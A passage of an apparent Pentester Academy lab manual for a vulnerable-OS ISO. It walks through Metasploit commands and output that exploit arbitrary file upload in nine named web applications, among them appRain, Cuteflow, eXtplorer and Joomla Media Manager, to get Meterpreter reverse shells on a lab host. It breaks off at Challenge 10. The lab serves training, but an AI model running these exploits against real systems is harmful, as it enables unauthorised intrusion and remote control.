

Vulnerable OS Collection: Arbitrary File Upload

www.PentesterAcademy.com

www.HackerArsenal.com

PENTESTER ACADEMY

HACKER ARSENAL
ARTILLERY FOR CYBER WARRIORS

Description

We've packaged 17 real world applications into an Ubuntu Desktop based ISO. These applications are vulnerable to Arbitrary file upload.

Vulnerable Applications

1. AppRain CMF
2. Cuteflow
3. eXtplorer
4. Glossword
5. Joomla Media Upload
6. Kordile EDMS
7. Libretto CMS
8. Mobilecartly
9. ProjectPier
10. QdPM
11. Sflog
12. TestLink
13. VCMS
14. WebPagetest
15. XODA
16. ChillyCMS
17. Free-Blog

OS Screenshot

Challenge 1: appRain CMF

Screenshot

Figure 1.0: appRain CMF application home page

Metasploit Exploitation

Commands

1. search apprain
2. use exploit/multi/http/apprain_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /apprain/webroot/
5. exploit

```
msf > search apprain

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/multi/http/apprain_upload_exec  2012-01-19       excellent  appRain CMF Arbitrary PHP File Upload Vulnerability


msf > use exploit/multi/http/apprain_upload_exec
msf exploit(apprain_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(apprain_upload_exec) > set TARGETURI /apprain/webroot/
TARGETURI => /apprain/webroot/
msf exploit(apprain_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Sending PHP payload (QbzuLncFQJX.php)
[*] Executing PHP payload (QbzuLncFQJX.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 1 opened (192.168.5.139:4444 -> 192.168.5.135:59483) at 2017-12-08 04:55:57 -0500

meterpreter >
```

Figure 1.1: Searching exploit module and exploiting Apprain application

Challenge 2: Cuteflow

Screenshot



Figure 1.2: Cuteflow application home page

Metasploit Exploitation

Commands

1. search cuteflow
2. use exploit/multi/http/cuteflow_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI cuteflow
5. exploit

```
msf > search cuteflow

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/multi/http/cuteflow_upload_exec  2012-07-27       excellent  CuteFlow v2.11.2 Arbitrary File Upload Vulnerability


msf > use exploit/multi/http/cuteflow_upload_exec
msf exploit(cuteflow_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(cuteflow_upload_exec) > set TARGETURI cuteflow
TARGETURI => cuteflow
msf exploit(cuteflow_upload_exec) > exploit

[*] Started bind handler
[*] Uploading PHP payload (1807 bytes)
[*] Retrieving file: bwxLjSzHK45Y.php
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 2 opened (192.168.5.139:39447 -> 192.168.5.135:4444) at 2017-12-08 04:59:43 -0500

meterpreter >
```

Figure 1.3: Searching exploit module and exploiting Cuteflow application

Challenge 3: eXtplorer

Screenshot



Figure 1.4: eXtplorer application home page

Metasploit Exploitation

Commands

1. search extplorer
2. use exploit/multi/http/extplorer_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /extplorer/
5. exploit

```
msf > search extplorer

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/multi/http/extplorer_upload_exec  2012-12-31       excellent  eXtplorer v2.1 Arbitrary File Upload Vulnerability


msf > use exploit/multi/http/extplorer_upload_exec
msf exploit(extplorer_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(extplorer_upload_exec) > set TARGETURI /extplorer/
TARGETURI => /extplorer/
msf exploit(extplorer_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Authenticating as user (admin)
[+] Authenticated successfully
[*] Retrieving writable subdirectories
[+] Successfully retrieved writable subdirectory (config)
[*] Uploading PHP payload (1114 bytes) to /extplorer/config
[+] File uploaded successfully
[*] Searching directories for file (hWM32ncBoXaMqf.php)
[+] Successfully found file
[*] Executing payload (/extplorer/config/hWM32ncBoXaMqf.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 3 opened (192.168.5.139:4444 -> 192.168.5.135:59524) at 2017-12-08 05:04:59 -0500

meterpreter > ~
```

Figure 1.5: Searching exploit module and exploiting eXtplorer application

Challenge 4: Glossword

Screenshot



Figure 1.6: Glossword application home page

Metasploit Exploitation

Commands

1. search glossword
2. use exploit/multi/http/glossword_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /glossword
5. exploit

```
msf > search glossword

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/multi/http/glossword_upload_exec  2013-02-05       excellent  Glossword v1.8.8 - 1.8.12 Arbitrary File Upload Vulnerability


msf > use exploit/multi/http/glossword_upload_exec
msf exploit(glossword_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(glossword_upload_exec) > set TARGETURI /glossword
TARGETURI => /glossword
msf exploit(glossword_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Authenticating as user 'admin'
[+] Authenticated successfully
[*] Uploading PHP payload (1114 bytes)
[+] File uploaded successfully
[*] Locating PHP payload file
[+] Found payload file path (gw_temp/a/1512731080_aCCQ0o12EG1.php)
[*] Executing payload (gw_temp/a/1512731080_aCCQ0o12EG1.php)
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 1 opened (192.168.5.139:4444 -> 192.168.5.135:58579) at 2017-12-08 06:04:42 -0500

meterpreter >
```

Figure 1.7: Searching exploit module and exploiting Glossword application

Challenge 5: Joomla Media Upload

Screenshot



Figure 1.8: Joomla CMS

Metasploit Exploitation

Commands

1. search joomla_media
2. use exploit/unix/webapp/joomla_media_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /Joomla_Media_Upload/
5. exploit

```
msf > search joomla_media

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/unix/webapp/joomla_media_upload_exec  2013-08-01       excellent  Joomla Media Manager File Upload Vulnerability


msf > use exploit/unix/webapp/joomla_media_upload_exec
msf exploit(joomla_media_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(joomla_media_upload_exec) > set TARGETURI /Joomla_Media_Upload/
TARGETURI => /Joomla_Media_Upload/
msf exploit(joomla_media_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Checking Access to Media Component...
[*] Authentication isn't required.... Proceeding...
[*] Accessing the Upload Form...
[*] Uploading shell...
[*] Executing shell...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 2 opened (192.168.5.139:4444 -> 192.168.5.135:58589) at 2017-12-08 06:08:52 -0500
[+] Deleted MhS.php.

meterpreter >
```

Figure 1.9: Searching exploit module and exploiting Joomla CMS Media Manager component

Challenge 6: KordileEDMS

Screenshot



Figure 1.10: KordileDMS application home page

Metasploit Exploitation

Commands

1. search kordil
2. use exploit/multi/http/kordil_edms_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /kordiledms
5. exploit



Figure 1.11: Searching exploit module and exploiting Kordil EDMS application

Challenge 7: LibrettoCMS

Screenshot



Figure 1.12: Libretto CMS Home page

Metasploit Exploitation

Commands

1. search libretto
2. use exploit/unix/webapp/libretto_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /librettoCMS
5. exploit

```
msf > search libretto

Matching Modules
================

   Name                                    Disclosure Date  Rank       Description
   ----                                    ---------------  ----       -----------
   exploit/unix/webapp/libretto_upload_exec  2013-06-14       excellent  LibrettoCMS File Manager Arbitary File Upload Vulnerability


msf > use exploit/unix/webapp/libretto_upload_exec
msf exploit(libretto_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(libretto_upload_exec) > set TARGETURI /librettoCMS
TARGETURI => /librettoCMS
msf exploit(libretto_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Uploading malicious file...
[*] Renaming dGbkxm.pdf...
[*] Executing RRYXb.pdf.php...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 4 opened (192.168.5.139:4444 -> 192.168.5.135:58615) at 2017-12-08 06:20:03 -0500

meterpreter >
```

Figure 1.13: Searching exploit module and exploiting Libretto CMS

Challenge 8: Mobilecartly

Screenshot



Figure 1.14: Mobilecartly application home page

Metasploit Exploitation

Commands

1. search mobilecartly
2. use exploit/multi/http/mobilecartly_upload_exec
3. set RHOST 192.168.5.135
4. exploit



Figure 1.15: Searching exploit module and exploiting MobileCartly application

Challenge 9: ProjectPier

Screenshot



Figure 1.16: ProjectPier application home page

Metasploit Exploitation

Commands

1. search projectpier
2. use exploit/unix/webapp/projectpier_upload_exec
3. set RHOST 192.168.5.135
4. set TARGETURI /projectpier
5. exploit

```
msf > search projectpier

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/unix/webapp/projectpier_upload_exec  2012-10-08       excellent  Project Pier Arbitrary File Upload Vulnerability


msf > use exploit/unix/webapp/projectpier_upload_exec
msf exploit(projectpier_upload_exec) > set RHOST 192.168.5.135
RHOST => 192.168.5.135
msf exploit(projectpier_upload_exec) > set TARGETURI /projectpier
TARGETURI => /projectpier
msf exploit(projectpier_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.5.139:4444
[*] Uploading PHP payload (1141 bytes)...
[*] Executing 'YvTiN.php.1'...
[*] Sending stage (37543 bytes) to 192.168.5.135
[*] Meterpreter session 6 opened (192.168.5.139:4444 -> 192.168.5.135:58663) at 2017-12-08 06:37:34 -0500

meterpreter >
```

Figure 1.17: Searching exploit module and exploiting ProjectPier application

Challenge 10: QdPM

Screenshot

